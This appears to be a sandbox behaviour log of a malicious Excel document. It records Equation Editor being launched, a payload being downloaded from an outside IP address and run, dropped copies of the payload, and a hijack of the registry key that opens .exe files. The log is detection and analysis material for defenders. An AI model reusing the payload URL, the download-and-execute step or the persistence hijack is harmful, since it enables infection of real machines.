Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ±/, 4096, 0, , 0, ±/, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¾}[À‘X§+, 4096, 0, , 0, ¾}[À‘X§+, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, §Ê€aµš¾Öt…÷÷&, 4096, 0, , 0, §Ê€aµš¾Öt…÷÷&, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, øü…, 4096, 0, , 0, øü…, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ‹š^^/, ˜ýDäjs6ò…ƒ/eOD, 4096, 0, , 0, ‹š^^/, ˜ýDäjs6ò…ƒ/eOD, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, —¦¼f»ù¾û\À¸¼*, 4096, 0, , 0, —¦¼f»ù¾û\À¸¼*, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ã‡€†KìGG, 4096, 0, , 0, ã‡€†KìGG, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, bY¼_Æä!, 4096, 0, , 0, bY¼_Æä!, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, mÊ·, 4096, 0, , 0, mÊ·, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ½Ít, |¡ÈhûZ\‰ÔËò¸º—\r<¹›‡>, 4096, 0, , 0, ½Ít, |¡ÈhûZ\‰ÔËò¸º—\r<¹›‡>, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¢Sè ¿›ôÅªF¸—ât, 4096, 0, , 0, ¢Sè ¿›ôÅªF¸—ât, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, òTÈ“¶)ÖKùÁ:3v, 4096, 0, , 0, òTÈ“¶)ÖKùÁ:3v, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, û@Ø, 4096, 0, , 0, û@Ø, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Å?.yn?wÜ, 4096, 0, , 0, Å?.yn?wÜ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ä, 4096, 0, , 0, Ä, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Å.ß9, 4096, 0, , 0, Å.ß9, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, <¨LÈD"çÚ, 4096, 0, , 0, <¨LÈD"çÚ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, «0À_êRÌð6ˆ], 4096, 0, , 0, «0À_êRÌð6ˆ], 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Åý, 4096, 0, , 0, Åý, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ç'a½=i©×þ¥äZ&M1/d?ÊÅ _6, 4096, 0, , 0, ç'a½=i©×þ¥äZ&M1/d?ÊÅ _6, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ²E, 4096, 0, , 0, ²E, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÓÙ×¶º, 4096, 0, , 0, ÓÙ×¶º, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¯b|ä, 4096, 0, , 0, ¯b|ä, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Pe\rZ-@, 4096, 0, , 0, Pe\rZ-@, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, CÉ|q<ƒ, 4096, 0, , 0, CÉ|q<ƒ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ‡yQ, 4096, 0, , 0, ‡yQ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¥½V, 4096, 0, , 0, ¥½V, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 3\, 4096, 0, , 0, 3\, 4096, 16730788, 0) Return: 0		444

Call System API	API Name: BCryptDecrypt Args: (2c7fe90, E, 4096, 0, , 0, E, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, (, 4096, 0, , 0, (, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, þ|µ„òúzŒŽAÒ, 4096, 0, , 0, þ|µ„òúzŒŽAÒ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, uëDa¼çzë]}, 4096, 0, , 0, uëDa¼çzë]}, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, kö©÷ð-üú †50xÅV²*Ý3x16, 4096, 0, , 0, kö©÷ð-üú †50xÅV²*Ý3x16, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, —íÓPe, 4096, 0, , 0, —íÓPe, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, à, 4096, 0, , 0, à, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÂÙÕ?Å2q×/nzúD‰^B¨ÀbbøÖªà6®àaa, 4096, 0, , 0, ÂÙÕ?Å2q×/nzúD‰^B¨ÀbbøÖªà6®àaa, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, §a ‘ö, 4096, 0, , 0, §a ‘ö, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, zß;, 4096, 0, , 0, zß;, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, QÁ§¦C=h9\½ò•, 4096, 0, , 0, QÁ§¦C=h9\½ò•, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, …†ï,¯EMâ(œWÙ, 4096, 0, , 0, …†ï,¯EMâ(œWÙ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ö, 4096, 0, , 0, ö, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ß K¥„, 4096, 0, , 0, ß K¥„, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, vù, 4096, 0, , 0, vù, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ñ, 4096, 0, , 0, Ñ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, bH, 4096, 0, , 0, bH, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ‡4#)ñÖ\r', 4096, 0, , 0, ‡4#)ñÖ\r', 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ýÜ7O>¸Ûý–T"6, 4096, 0, , 0, ýÜ7O>¸Ûý–T"6, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 7E—•¢, 4096, 0, , 0, 7E—•¢, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Æ@Š, 4096, 0, , 0, Æ@Š, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ’ §J4íñõÕçÈ‰…Æµ‘÷F3%›ošo€nÇ, 4096, 0, , 0, ’ §J4íñõÕçÈ‰…Æµ‘÷F3%›ošo€nÇ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ñØ¨Zn áë, 4096, 0, , 0, ñØ¨Zn áë, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ½C³ Ê˜ÐT;'"ë*0DóU, 4096, 0, , 0, ½C³ Ê˜ÐT;'"ë*0DóU, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, pN¬ Y.ÄcXínÁ×ö®è¦ãçI, 4096, 0, , 0, pN¬ Y.ÄcXínÁ×ö®è¦ãçI, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ½¡öaÞ!a‘öÇ>P¼w<JÏg}>ÍM¾9³ÉI, 4096, 0, , 0, ½¡öaÞ!a‘öÇ>P¼w<JÏg}>ÍM¾9³ÉI, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ý§, 4096, 0, , 0, Ý§, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 5›Ê¦Hý»mÜË«±xe, 4096, 0, , 0, 5›Ê¦Hý»mÜË«±xe, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, M, 4096, 0, , 0, M, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, jè)^¦á<§ÍÈ'èØ€-?ÃËÏÉ, 4096, 0, , 0, jè)^¦á<§ÍÈ'èØ€-?ÃËÏÉ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ±EnÊµÙ_['ê, 4096, 0, , 0, ±EnÊµÙ_['ê, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÖÜä, 4096, 0, , 0, ÖÜä, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÙÜ, 4096, 0, , 0, ÙÜ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÇxJs, 4096, 0, , 0, ÇxJs, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ç*Ù"dLôÿ, 4096, 0, , 0, Ç*Ù"dLôÿ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, », 4096, 0, , 0, », 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, #”¬ïÀ×ô–”Ö, 4096, 0, , 0, #”¬ïÀ×ô–”Ö, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÿÞú\nBÎ, 4096, 0, , 0, ÿÞú\nBÎ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, œ†ú©»6, 4096, 0, , 0, œ†ú©»6, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, µ Ãd}?, 4096, 0, , 0, µ Ãd}?, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, €ŒâL¿×À, 4096, 0, , 0, €ŒâL¿×À, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ø›ùÕÖ¯Þc;¹Ä_‰MÓˆ, 4096, 0, , 0, ø›ùÕÖ¯Þc;¹Ä_‰MÓˆ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, /PÓ+µW"‡Â'g^è, 4096, 0, , 0, /PÓ+µW"‡Â'g^è, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, —FËp%mRFéÇ, 4096, 0, , 0, —FËp%mRFéÇ, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¿&Šmš, 4096, 0, , 0, ¿&Šmš, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Þ}Ö, 4096, 0, , 0, Þ}Ö, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, —VÌÏo‰~X6ìÕ“¬oàQ˜¥„´ï)\nkïOý;¡H, 4096, 0, , 0, —VÌÏo‰~X6ìÕ“¬oàQ˜¥„´ï)\nkïOý;¡H, 4096, 16730788, 0) Return : 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90,]¸NÃÁþ Z{áa.Ì‘0dŒ(ûÄ<‹”]î, 4096, 0, , 0,]¸NÃÁþ Z{áa.Ì‘0dŒ(ûÄ<‹”]î, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ±‡¤, 4096, 0, , 0, ±‡¤, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, rÑN4WE$Ah£å¿î®–ý s›ØbÆQ²žð¥ÕYgÑ, 4096, 0, , 0, rÑN4WE$Ah£å¿î®–ý s›ØbÆQ²žð¥ÕYgÑ, 4096, 16730788 , 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ÿc, 4096, 0, , 0, Ÿc, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÝÞÜ_þnpY2#¢S¶ ú, 4096, 0, , 0, ÝÞÜ_þnpY2#¢S¶ ú, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Éà, 4096, 0, , 0, Éà, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ý, 4096, 0, , 0, ý, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ëÏ}½ì4óU¹›V>™Z½åÇp /ç¶, 4096, 0, , 0, ëÏ}½ì4óU¹›V>™Z½åÇp /ç¶, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, V, 4096, 0, , 0, V, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ô/YÂ~Õç,ç^Ñî, 4096, 0, , 0, Ô/YÂ~Õç,ç^Ñî, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÑSM¾, 4096, 0, , 0, ÑSM¾, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		444
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[444) Return: 1		444
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		444

Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[444) Return: 1		444
Detection	Threat Characteristic: Creates process Process ID: 2256 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 52ca0005	444	2256
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	444	2256
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None	444	2256
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	444	2256
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	444	2256
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Call System API	API Name: DnsQueryEx Args: (107.173.219.35, 1, 50020000) Return: 0	444	2256
Detection	Threat Characteristic: Queries DNS server 107.173.219.35		
Call System API	API Name: DnsQueryEx Args: (107.173.219.35, 1, 50020000) Return: 0	444	2256
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache) Return: 1	444	2256
Call Network API	API Name: socket Args: (23, 1, 6) Return: 43c	444	2256
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000) Return: cc0004	444	2256
Call System API	API Name: DnsQueryEx Args: (107.173.219.35, 1, 50020000) Return: 0	444	2256
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 107.173.219.35, 80, , , 3, 0, 58528632) Return: cc0008	444	2256
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /svch/vbc.exe, , , 1695144, 4194320, 58528632) Return: cc000c	444	2256
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	444	2256
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	444	2256
Call Service API	API Name: OpenServiceW Args: (37d5380, WinHttpAutoProxySvc, 94) Return: 37d53a8	444	2256
Call System API	API Name: WinHttpCloseHandle Args: (37f0bb8) Return: 1	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	444	2256
Call Network API	API Name: socket Args: (2, 2, 0) Return: 4f0	444	2256
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4f0	444	2256
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4f0	444	2256
Call Network API	API Name: bind Args: (4f0, 0.0.0.0:49424, 16) Return: 0	444	2256
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (4f0, 107.173.219.35:80, 16, 0, 0, 0, 37dca9c) Return: 0	444	2256
Call Network API	API Name: send Args: (4f0, GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 1, 285) Return: 0	444	2256
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (4f0, , 1, 2) Return: ?	444	2256
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\IM7MGWQR\vbc[1].exe Type: VSDT_EXE_W32	444	2256
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\IM7MGWQR\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	444	2256
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	444	2256
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	444	2256
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	444	2256
Detection	Threat Characteristic: Creates command line process Process ID: 756 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:756:%USERPROFILE%\vbc.exe) Return: 1	444	2256
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		

Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2256 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:756,) Return: ?	444	2256
Call System API	API Name: evtchann.SendEvent Args: (e), pid[756], ppid[2256) Return: 1	444	2256
Detection	Threat Characteristic: Creates process Process ID: 756 Image Path: %USERPROFILE%\vbc.exe		
Add File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2256	756
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 756 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL		
Write File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\3582-490\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2256	756
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2256	756
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, "%TEMP%\3582-490\vbc.exe", , , , CREATE_SUSPENDED, , %TEMP%\3582-490\vbc.exe) Return: 1	2256	756
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 756 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:8,) Return: ?	2256	756
Call System API	API Name: evtchann.SendEvent Args: (e), pid[8], ppid[756) Return: 1	2256	756
Call Filesystem API	API Name: GetFileAttributesW Args: (%windir%\directx.sys) Return: -1	2256	756
Call Mutex API	API Name: CreateMutexA Args: (0, 0, MutexPolesskayaGlush*.*svchost.comexefile\shell\open\command‹À "%1" %*œ'@) Return: 0	2256	756
Add File	Path: %windir%\svchost.com Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Hides file in system folder to evade detection %windir%\svchost.com		
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 756 File: %windir%\svchost.com Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %windir%\svchost.com		
Write File	Path: %windir%\svchost.com Type: VSDT_EXE_W32	2256	756
Write Registry Key	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %*	2256	756
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %* Type: REG_SZ		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None		444
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`,> Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D53B1\ Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D53B1\1D53B1 Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-06-10T08:01:44Z		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-06-10T08:01:44Z		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-06-10T08:04:44Z		444
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		444
Write File	Path: %LOCALAPPDATA%\Microsoft\OneDrive\OneDrive.exe Type: VSDT_EXE_W32	2256	756
